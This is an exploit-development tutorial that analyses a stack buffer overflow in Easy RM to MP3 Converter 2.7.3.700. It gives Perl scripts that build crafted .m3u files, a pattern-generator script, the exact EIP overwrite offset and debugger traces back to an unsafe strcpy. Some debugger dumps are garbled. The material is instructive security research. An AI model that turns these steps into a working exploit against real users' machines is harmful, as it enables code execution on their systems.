

Exploit 0x0 Stack Based Overflows 1 – A Instasnce Analysis

By ITh4cker

0x0 Analysis Environment

OS: Windows XP Sp3 v2002

Vulnerable Software: Easy RM to MP3 Converter(2.7.3.700)

Debugger: Windbg & Ollydbg


Other: IDA 6.6 Perl Python WinHex .

0x1 Analysis Process

I know that the easy RM to MP3 2.7.3.700 will be crashed when loading a crafted .m3u file,I will use the following perl script to create a .m3u file:

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3.... The application throws an error, but it looks like the error is handled correctly and the application does not crash:



Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is handled correctly, so we still could not overwrite anything usefull). Now change the script to write


```
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3:

```
(400.04). Access violation - code 00000000 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
```

The value of EIP is 42424242, so the location of EIP is between 25000 and 30000. Next we need to find the exact offset for overwriting EIP, here we need to use a unique pattern string to do that. How to create the unique string? You can use the tool `pattern_create.rb` in metasploit or writing python script to create (combine letters and numbers), here I used the latter, the python script as following:

```
#!/usr/bin/env python
import sys
try: length = int(sys.argv[1])
except: print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
try: seta = sys.argv[2]
except: seta = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
try: setb = sys.argv[3]
except: setb = "abcdefghijklmnopqrstuvwxyz"
try: setc = sys.argv[4]
except: setc = "0123456789"
string = ""; a = 0; b = 0; c = 0
while len(string) < length:
    if len(sys.argv) == 2:
        string += seta[a] + setb[b] + setc[c]
        c += 1
        if c == len(setc): c = 0; b += 1
        if b == len(setb): b = 0; a += 1
        if a == len(seta): a = 0
    elif len(sys.argv) == 3:
        print("[!] Error, cannot work with just one set!")
        print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
        sys.exit(1)
    elif len(sys.argv) == 4:
        string += seta[a] + setb[b]
        b += 1
        if b == len(setb): b = 0; a += 1
        if a == len(seta): a = 0
    elif len(sys.argv) == 5:
```

```

string += seta[a] + setb[b] + setc[c]
c+=1
if c == len(setc):c=0;b+=1
if b == len(setb):b=0;a+=1
if a == len(seta):a=0
else:
    print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)

```

Run the .py to create the pattern string and copy it to the perl script:

```

my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "put the 5000 characters here";
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";

```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP:

```

ModLoad: 72240000 72245000 C:\WINDOWS\system32\sensapi.dll
(9a8.f90): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=306c4239 esp=000fffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
306c4239  ??          ???

```

The eip now is 0x306c4239(overwritten by 39 42 6c 30 (9BI0)) then search 9BI0 in the pattern string:

Yeah We overwrite the EIP successfully.And ESP points to our C buffer

Next,Let me show you **how the return-address on stack is overrided**(analyze the causes of the overflow by debugging and tracing).

First, Open the “RM2MP3Converter.exe” in Ollydbg, we can create a breakpoint on API CreateFileA for the main program will load the .m3u file(playlist file) click F9 for running and open the crash.m3u file ,program stop at the entry point of CreateFileA as following:

地址	十六进制	ASCII	地址	值	注释
7C801A28	8BFF	MOV EDI,EDI	000FF594	000FF594	EAX 000FF594
7C801A2A	55	PUSH EBP	00000000	00000000	ECX 00000000
7C801A2B	8BEC	MOV EBP,ESP	003969F0	003969F0	EDX 003969F0
7C801A2D	FF75 08	PUSH DWORD PTR SS:[EBP+8]	FFFFFFF7	FFFFFFF7	EBX FFFFFFF7
7C801A30	E8 CFC00000	CALL 7C80E104	000FF568	000FF568	ESP 000FF568
7C801A35	85C0	TEST EAX,EAX	000FF580	000FF580	EBP 000FF580
7C801A37	74 1E	JE SHORT 7C801A57	00000000	00000000	ESI 00000000
7C801A39	FF75 20	PUSH DWORD PTR SS:[EBP+20]	00000003	00000003	EDI 00000003
7C801A3C	FF75 1C	PUSH DWORD PTR SS:[EBP+1C]	EIP 7C801A28 kernel32.CreateFileA		
7C801A3F	FF75 18	PUSH DWORD PTR SS:[EBP+18]	C 1	ES 0023 32 位	0(FFFFFFFF)
7C801A42	FF75 14	PUSH DWORD PTR SS:[EBP+14]	P 0	CS 001B 32 位	0(FFFFFFFF)
7C801A45	FF75 10	PUSH DWORD PTR SS:[EBP+10]	A 1	SS 0023 32 位	0(FFFFFFFF)
7C801A48	FF75 0C	PUSH DWORD PTR SS:[EBP+0C]	Z 0	DS 0023 32 位	0(FFFFFFFF)
EDI=00000003			S 0	FS 003B 32 位	7FFDF000(FFF)
			T 0	GS 0000	NULL
地址	十六进制	ASCII	地址	值	注释
0043C000	E4 E9 DA 77 7B 79 DA 77 08 C2 DC 77 FC EF DA 77	源趙(y趙)夢w 趙	000FF568	77BFFA5D	CALL 到 CreateFileA 来自 msvcrt.77
0043C010	5D BB DC 77 42 78 DA 77 AB 7A DA 77 D7 EA DA 77]并w8x趙趙趙趙趙	000FF56C	00394288	FileName = "C:\crash.m3u"
0043C020	17 6C DA 77 00 00 00 00 F4 C7 17 5D F8 1F 18 5D	1趙...經1?1	000FF570	00000000	Access = GENERIC_READ
0043C030	9A 22 1A 5D 78 D5 17 5D F1 DF 18 5D 26 12 19 5D	?1]x?]趙1&11	000FF574	00000003	ShareMode = FILE_SHARE_READ FILE_S
0043C040	00 00 00 00 79 6F EF 77 70 5B EF 77 09 9E EF 77	...y0x0[飛,飛w	000FF578	000FF594	pSecurity = 000FF594
0043C050	3B 88 EF 77 3C 87 EF 77 16 8D EF 77 9B 86 EF 77	;革w<夙w0w0w0w0	000FF57C	00000003	Mode = OPEN_EXISTING
0043C060	37 65 F2 77 1B 82 EF 77 3F BA EF 77 A5 61 EF 77	7e1w0w0w0w0w0w0	000FF580	00000000	Attributes = NORMAL
0043C070	B2 49 F2 77 7C 77 F0 77 C1 61 EF 77 FA 6B EF 77	驗驗1w0w0w0w0w0	000FF584	00000000	hTemplateFile = NULL
0043C080	20 5E EF 77 EF 61 EF 77 40 5A EF 77 0A 0F EF 77	12飛趙飛w0w0w0	000FF588	00447386	RM2MP3Co. 00447386

Then press the combination “Alt + F9” to run to the user code :

0041B99F	85C0	TEST EAX,EAX	
0041B9A1	0F85 48030000	JNZ 0041BCEF	
0041B9A7	68 84734400	PUSH 00447384	
0041B9AC	55	PUSH EBP	
0041B9AD	FF15 20C74300	CALL DWORD PTR DS:[<&MSVCRT.fopen>]	mode = "rb"
0041B9B3	8BF0	MOV ESI,EAX	path
0041B9B5	83C4 08	ADD ESP,8	fopen
0041B9B8	85F6	TEST ESI,ESI	msvcrt.77C2FCE0
0041B9BA	75 00	JNZ SHORT 0041B9C9	


Run with F8(step over) and it come here:

0041BCEF	6A 02	PUSH 2	
0041BCF1	8BCB	MOV ECX,EBX	
0041BCF3	E8 38D0FFFF	CALL 0041BD30	
0041BCF8	55	PUSH EBP	
0041BCF9	8BCB	MOV ECX,EBX	
0041BCFB	E8 B0250000	CALL 0041E2B0	CrashFunction
0041BD00	5F	POP EDI	
0041BD04	CC	END	

I found when I step over the call 0041E280, it crashed(the return-address is overrided). Then I will restart the program and step into the CrashFunction for deeper debugging:(Only display the vital code)

0041E2B0	B8 18890000	MOV EAX,8918			
0041E2B5	E8 C6940100	CALL 00437780	equals to "sub esp 8918"		
0041E2BA	53	PUSH EBX	EAX 00		
0041E2BB	55	PUSH EBP	ECX 00		
0041E2BC	8BAC24 2489	MOV EBP,DWORD PTR SS:[ESP+8924]	EDX 7C		
0041E2C3	8BD9	MOV EBX,ECX	EBX 00		
0041E2C5	56	PUSH ESI	ESP 00		
0041E2C6	57	PUSH EDI	EBP 00		
0041E2C7	85ED	TEST EBP,EBP	ESI 77		
0041E2C9	895C24 10	MOV DWORD PTR SS:[ESP+10],EBX	EDI 00		
0041E2CD	C74424 18 0	MOV DWORD PTR SS:[ESP+18],0	EIP 00		
EAX=00000001			C 0 E		
局部调用来自 0041BCFB, 0041F25C			P 1 C		
			A 0 S		
地址	十六进制	ASCII	地址	值	注释
0043C000	E4 E9 DA 77 7B 79 DA 77 08 C2 DC 77 FC EF DA 77	源趙(y趙)夢w 趙	000FF688	0041BD00	返回到 RM2MP3Co. 0041BD00
0043C010	5D BB DC 77 42 78 DA 77 AB 7A DA 77 D7 EA DA 77]并w8x趙趙趙趙趙	000FF68C	00394288	ASCII "C:\crash.m3u"
0043C020	17 6C DA 77 00 00 00 00 F4 C7 17 5D F8 1F 18 5D	1趙...經1?1	000FF690	00000000	
0043C030	9A 22 1A 5D 78 D5 17 5D F1 DF 18 5D 26 12 19 5D	?1]x?]趙1&11	000FF694	00000000	

Look the figure above, the return address 0041BD00 will be overridden at last. And let us remember the current stack address 000FF688. Then come here:



It call the function Playlist_Create, which is exported by the loaded dll "MSRMfilter03.dll". Let me see the detail of this function:

```

IDA View-A | Occurrences of: m3u | Pseudocode-A | Stack of sub_10023D
1 int __cdecl Playlist_Create(char *a1, int a2, int a3)
2 {
3     LPVOID v3; // eax@5
4     int result; // eax@8
5     LPVOID v5; // eax@9
6
7     sub_10008DE0(5, aDebugPlaylist_, aMpf2_0Mplayer, 110);
8     if ( a1 && a3 )
9     {
10         dword_1004D624 = 0;
11         dword_1004D620 = a2;
12         dword_1006967C = sub_10002410(); // Allocate 12bytes'
13         dword_1004D738 = 0;
14         dword_1004D5F8 = 0;
15         if ( dword_10069678 )
16             sub_10005A20(dword_10069678, 1);
17         v3 = sub_100087C0(a1);
18         dword_10069678 = v3;
19         if ( dword_1004D620 == 2 )
20         {
21             *(_DWORD *)a3 = dword_1004D624;
22         }
23         else
24         {
25             if ( !v3 )
26             {
27                 sub_10008DE0(1, aErrorPlaylist_, aMpf2_0Mplayer, 136);
28                 return 0x84;
29             }
30             v5 = sub_10006190((int)v3, (int)dword_1006967C);
31             dword_1004D600 = v5;
32             if ( v5 )

```

The call on line 17 return a structure pointer v3 on Heap memory, which contains the vital parsing information, and the function sub_10006190() realloc the Heap memory, initializing which with the input arguments and return a initied structure pointer v5, then assign it to the global memory pointer dword_1004D600, which will be used in the function Playlist_FindNextItem.

Because the functions' count is large and itself is complex, Let us trace the clues by the input(args)

and output(return) and we only need read the key function even the instruction or instatement(thanks to IDA's Cross Reference):

Inside sub_100087c0:

```
1 LPVOID __cdecl sub_100087C0(char *a1)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     v5 = 0x20000;
6     v1 = sub_1000A3B0(a1, 0, (int)&v5);
7     if ( v1 )
8     {
9         sub_1000EE0(27, 6, aParsingPlaylis, a1);
10        if ( dword_1004D620 == 2 )
11        {
12            if ( *(_DWORD *)(v1 + 2444) )
13                dword_1004D624 = 3;
14            sub_1000A2A0(v1);
15            result = 0;
16        }
17        else
18        {
19            v4 = sub_100085C0(v1, 1);           // vital function
20            sub_1000A2A0(v1);
21            sub_10008600(v4, a1);
22            result = v4;
23        }
24    }
25    else
26    {
27        v2 = strerror(dword_10053240);
28        sub_1000EE0(27, 1, aErrorWhileOpen, a1, v2);
29        result = 0;
30    }
31}
```

Let us see the sub_100085c0:

```
1 LPVOID __cdecl sub_100085C0(int a1, int a2)
2 {
3     LPVOID result; // eax@1
4     LPVOID v3; // esi@1
5     void *v4; // edi@2
6
7     result = sub_10008870(a1, 0);           // 32bytes's Heapmemory
8     v3 = result;
9     if ( result )
10    {
11        v4 = sub_100088D0((int)result, a2); // parsing the playlist
12        sub_100088A0(v3);
13        result = v4;
14    }
15    return result;
16}
```

It first called sub_10008870 to allocat a 32bytes' heapmemory and initialize it with input args:

地址	十六进制	汇编	寄存器
00D085C4	56	PUSH ESI	EAX 00C806B0
00D085C5	6A 00	PUSH 0	ECX 00C82020
00D085C7	50	PUSH EAX	EDX 00000000
00D085C8	E8 A3020000	CALL 00D08870	EBX 003942B8 ASCII "C:
00D085CD	8BF0	MOV ESI,EAX	ESP 000F6D14
00D085CF	83C4 08	ADD ESP,8	EBP 003942B8 ASCII "C:
00D085D2	85F6	TEST ESI,ESI	ESI 00C82020
00D085D4	75 02	JNZ SHORT 00D085D8	EDI 003942B8 ASCII "C:
00D085D6	5E	POP ESI	EIP 00D085CD MSRMfilt.
00D085D7	C3	RETN	
00D085D8	8B4C24 0C	MOV ECX,DWORD PTR SS:[ESP+C]	C 0 ES 0023 32 位 0(F
00D085DC	57	PUSH EDI	P 0 CS 001B 32 位 0(F
00D085DD	51	PUSH ECX	A 0 SS 0023 32 位 0(F
00D085DE	56	PUSH ESI	Z 0 DS 0023 32 位 0(F
00D085E0	50	CALL 00D08870	S 0 FS 003B 32 位 7FF
EAX=00C806B0			T 0 GS 0000 NULL
ESI=00C82020			

地址	十六进制	ASCII	地址	值
00C806B0	20 20 C8 00 00 00 00 00 00 00 00 00 00 00 00 00	?.....	000F6D14	0
00C806C0	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 001.....	000F6D18	0
00C806D0	CA 00 05 00 6C 00 20 00 68 6F C8 00 78 01 C8 00	?Y.l..ho?x..	000F6D1C	0
00C806E0	6D 33 75 2E 2E 2E 0A 00 20 3F 3F 3F 20 28 70 72	m3u..... ??? (pr	000F6D20	0

Then calling the parsing function sub_100088D0() to parse playlist:

```

1 void *__cdecl sub_100088D0(int a1, int a2)
2 {
3     LPVOID v2; // esi@1
4
5     v2 = 0;
6     if ( !sub_100077F0(a1) )
7         goto LABEL_17;
8     sub_100089E0(a1);
9     v2 = sub_100075C0(a1);
10    if ( !v2 )
11    {
12        sub_100089E0(a1);
13        v2 = (LPVOID)sub_100079F0(a1); // winamp .pla
14        if ( !v2 )
15        {
16            sub_100089E0(a1);
17            v2 = sub_10007F70(a1); // extm3u .m3u
18            if ( !v2 )
19            {
20                sub_100089E0(a1);
21                v2 = (LPVOID)sub_10007E40(a1); // reference-ini .pls
22                if ( !v2 )
23                {
24                    sub_100089E0(a1);
25                    v2 = (LPVOID)sub_10008060(a1); // .smil
26                    if ( !v2 )
27                    {
28                        sub_100089E0(a1);
29                        if ( a2 )

```

It parse different kinds of playlist including our .m3u playlist. Let us look inside the sub_10007f70():

The key place inside sub_10007f79() is :

```

36     v6 = (int)sub_10005950(); // Allocate 32bytes' heapmemory for structure
37     sub_10005B40(v6, (char *)v5); // structure's final assignment
38     if ( v1 )

```

Allocate a 32bytes' heapmemory for structure and call sub_10005B40 for final structure's member writing

Inside sub_10005B40, the key location is :

```

194     v20 = sub_10023750(v17, 4 * v21 + 8); // Resize the Heap
195     *(_DWORD *)(a1 + 24) = v20;
196     if ( v20 )
197     {
198         *(_DWORD *)((_DWORD *) (a1 + 24) + 4 * v21) = strdup(a2);
199         *(_DWORD *)((_DWORD *) (a1 + 24) + 4 * v21 + 4) = 0;
200         *(_DWORD *) (a1 + 28) = 3;

```

地址	十六进制	反汇编	注释
00D05FF6	. 51	PUSH ECX	
00D05FF7	. E8 54D70100	CALL 00D23750	
00D05FFC	. 83C4 08	ADD ESP,8	
00D05FFF	. 8947 18	MOV DWORD PTR DS:[EDI+18],EAX	
00D06002	. 85C0	TEST EAX,EAX	
00D06004	. 75 1D	JNZ SHORT 00D06023	
00D06006	. 56	PUSH ESI	
00D06007	. 68 148DD300	PUSH 00D38D14	
00D0600C	. 6A 01	PUSH 1	
00D0600E	. 6A 1B	PUSH 1B	
00D06010	. E8 CB2E0000	CALL 00D08EE0	

And next ,assign a2(which points the our input test data) to the first dword of heap memory and 0 to the second dword of heap memory.

00D06023	> 53	PUSH EBX	
00D06024	. E8 24880200	CALL 00D2E84D	
00D06029	. 8B4F 18	MOV ECX,DWORD PTR DS:[EDI+18]	
00D0602C	. 83C4 04	ADD ESP,4	
00D0602F	. 8904A9	MOV DWORD PTR DS:[ECX+EBP*4],EAX	
00D06032	. 8B57 18	MOV EDX,DWORD PTR DS:[EDI+18]	
00D06035	. C744AA 04 0	MOV DWORD PTR DS:[EDX+EBP*4+4],0	
00D0603D	. C747 1C 030	MOV DWORD PTR DS:[EDI+1C],3	
00D06044	> 5F	POP EDI	
00D06045	. 5E	POP ESI	
00D06046	. 5D	POP EBP	

DS:[00C806F4]=FFFFFFFF

地址	十六进制																ASCII
00C80668	98	ED	F3	02	00	00	00	00	00	00	00	00	00	00	00	00	无?.....
00C80678	03	00	03	00	44	01	08	00	43	3A	5C	63	72	61	73	68	.D.C:\crash
00C80688	2E	6D	33	75	00	79	65	72	03	00	03	00	59	01	08	00	.m3u.yer.Y.
00C80698	43	3A	5C	63	72	61	73	68	2E	6D	33	75	00	63	65	3A	C:\crash.m3u.ce:
00C806A8	05	00	03	00	5E	01	08	00	20	20	C8	00	48	00	F3	02	Y^?H?
00C806B8	48	00	F3	02	50	78	F3	02	00	78	00	00	00	00	00	00	H.?Px?.x.....
00C806C8	00	00	00	00	00	00	00	00	07	00	05	00	51	01	08	00■.YQ.
00C806D8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00C806E8	00	00	00	00	00	00	00	00	68	06	C8	00	FF	FF	FF	FFhm?yyyyy
00C806F8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

地址	十六进制	ASCII
02F3ED98	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3ED98	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EDB8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EDC8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EDD8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EDE8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EDF8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA
02F3EFF8	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAAAA

Then what you need to note is that it will add the string "C:\"(parent of .m3u file) to the front of our input data:

7	. 05E1 00	REP MOVSB BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
8	. F3:A4	REP MOVSB BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]
9	. 8B7424 10	MOV ESI, DWORD PTR SS:[ESP+10]
0	> 8B45 18	MOV EAX, DWORD PTR SS:[EBP+18]
3	. 43	INC EBX
4	. 833C98 00	CMP DWORD PTR DS:[EAX+EBX*4], 0
3	. ^ 0F85 52FFFF	JNZ 00D086C0
三	. 5F	POP EDI
二	. 5E	POP ESI
0	. 5D	POP EBP
1	. 5B	POP EBX
2	. 59	POP ECX
3	. C3	RETN

十六进制	ASCII
43 3A 5C 41 41 41 41 41 41 41 41 41 41 41 41 41	C:\AAAAAAAAAAAAAAAA


I found that when the entry in the playlist isn't a web audio or video link and has no any path but a filename, it will parse the location where the .m3u locate as the relative path, I googled the .m3u format, it is really what I found in wikipedia:

An M3U file is a [plain text](#) file that specifies the locations of one or more media files. The file is saved with the "M3U" or "m3u" [filename extension](#).


Each entry carries one specification. The specification can be any one of the following:

- an *absolute local pathname*; e.g., C:\My Music\Heavysets.mp3
- a *local pathname* relative to the M3U file location; e.g. Heavysets.mp3
- a [URL](#).

the basic stack overflow like as following:



In my test instance , the .m3u file is in path "C:\\"(4 bytes) and the bytes copied from src to des are 0x1D4D(30004d = "C:\\" + 30000 + ") We can calc the distance between 0xF9088 and 0xFF688 .it's 0x6600(26112d) .so in my test ,the offset from the beginning of junk data that before overwriting the returned address is 26112 – 3 = 26109.yeah ,haha,it equals to the former result we calcatd with py script. In conclusion,if the length of the path of .m3u (including the terminal NULL-byte) + the size of junk data = 26112,then you can override the ret_addr by adding a dword next to the junk data:(the premise is that you only fill junk data in .m3u without any path)



And finally, complete the first part of parsing, assign the heapmemory pointer to the dword_1004D600 :

00D08C4B	. 52	PUSH EDI	
00D08C4C	. 50	PUSH EAX	
00D08C4D	. E8 3ED5FFFF	CALL 00D06190	
00D08C52	. 83C4 08	ADD ESP,8	
00D08C55	. 3BC6	CMP EAX,ESI	
00D08C57	. A3 00D6D400	MOV DWORD PTR DS:[D4D600],EAX	
00D08C5C	. 74 24	JE SHORT 00D08C82	
00D08C5E	. 56	PUSH ESI	
00D08C5F	. 56	PUSH ESI	
00D08C60	. 50	PUSH EAX	
00D08C61	. E8 AAD5FFFF	CALL 00D06210	
00D08C66	. 83C4 0C	ADD ESP,0C	
00D08C69	. 83F8 01	CMP EAX,1	
00D08C6C	. 74 14	JE SHORT 00D08C82	
00D08C6E	. A1 00D6D400	MOV EAX,DWORD PTR DS:[D4D600]	

EAX=00C80698
DS:[00D4D600]=00000000

地址	十六进制	ASCII
00C80698	10 07 C8 00	???.P?..
00C806A8	00 00 00 00
00C806B8	00 00 00 00
00C806C8	00 00 00 00
00C806D8	10 07 C8 00	???.P?..
00C806E8	00 00 00 00

In the second part of Parsing,it mainly call the function Playlist_FindNextItem:

0041E3D8	> B9 80080000	MOV ECX,800	
0041E3DD	. 33C0	XOR EAX,EAX	
0041E3DF	. 8DB024 2867	LEA EDI,DWORD PTR SS:[ESP+6728]	
0041E3E6	. F3:AB	REP STOS DWORD PTR ES:[EDI]	
0041E3E8	. 8DB024 2823	LEA ECX,DWORD PTR SS:[ESP+2328]	
0041E3EF	. 51	PUSH ECX	
0041E3F0	. FF93 726400	CALL DWORD PTR DS:[EBX+6472]	MSRMfilt.Playlist_FindNextItem
0041E3F6	. 83C4 04	ADD ESP,4	
0041E3F9	. 85C0	TEST EAX,EAX	
0041E3FB	. 74 0F	JE 0041E9D2	
0041E401	> BF B4734400	MOV EDI,004473B4	ASCII "PNH"
0041E406	. 83C9 FF	OR ECX,FFFFFFFF	
0041E409	. 33C0	XOR EAX,EAX	
0041E40B	. F2:AE	REPNE SCAS BYTE PTR ES:[EDI]	

堆栈 DS:[0010AEC0]=00D08D40 (MSRMfilt.Playlist_FindNextItem)

Let us see inside Playlist_FindNextItem:

1	signed int __cdecl Playlist_FindNextItem(char *a1)
2	{
3	int v1; // eax@1
4	signed int result; // eax@2
5	
6	sub_10008DE0(5, aDebugPlaylis_3, aMpF2_0Mplayer, 192);
7	v1 = sub_10006850((int)dword_1004D600, 1);
8	if (v1)
9	{
10	strcpy(a1, (const char *)v1);

We see our familiar `dword_1004D600`,and `strcpy` calling(unsafe). It is the `strcpy` that caused the stack overflow? Yeah..haha you are right! it first called `sub_10006850` to retrieve the first non-zero pointer,which points to our entries in playlist.

[illegible]

As the figure shows, the returned address has been overwritten, of course I just debug it by a test,

```
struct dword 1004D600
```

I have no more time to reverse the whole data type used in parsing and it's necessary to do that, after all what I do here isn't Code Reduction. ^ ^

Next I will show you how to point EIP to shellcode: make a *test* first(overwrite EIP with “BBBB” and see where ESP points to)

```
my $file= "test1.m3u";
my $junk= "A" x 26109;
my $eip = "BBBB";
my $shellcode = "1ABCDEF GHIJK2ABCDEF GHIJK3ABCDEF GHIJK4ABCDEF GHIJK" .
"5ABCDEF GHIJK6ABCDEF GHIJK" .
"7ABCDEF GHIJK8ABCDEF GHIJK" .
"9ABCDEF GHIJKAABCDEF GHIJK".
"BABCDEF GHIJKCABCDEF GHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Open file and dump memory at the location ESP:

```
ModLoad: 02600000 02612000 C:\Program Files\Easy RM to MP3 Converter\MSLog.dll
(5e0.9ec): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00006667
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242  ??             ???
0:000> d esp
000ffd38  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEF GHIJK2ABCDEF G
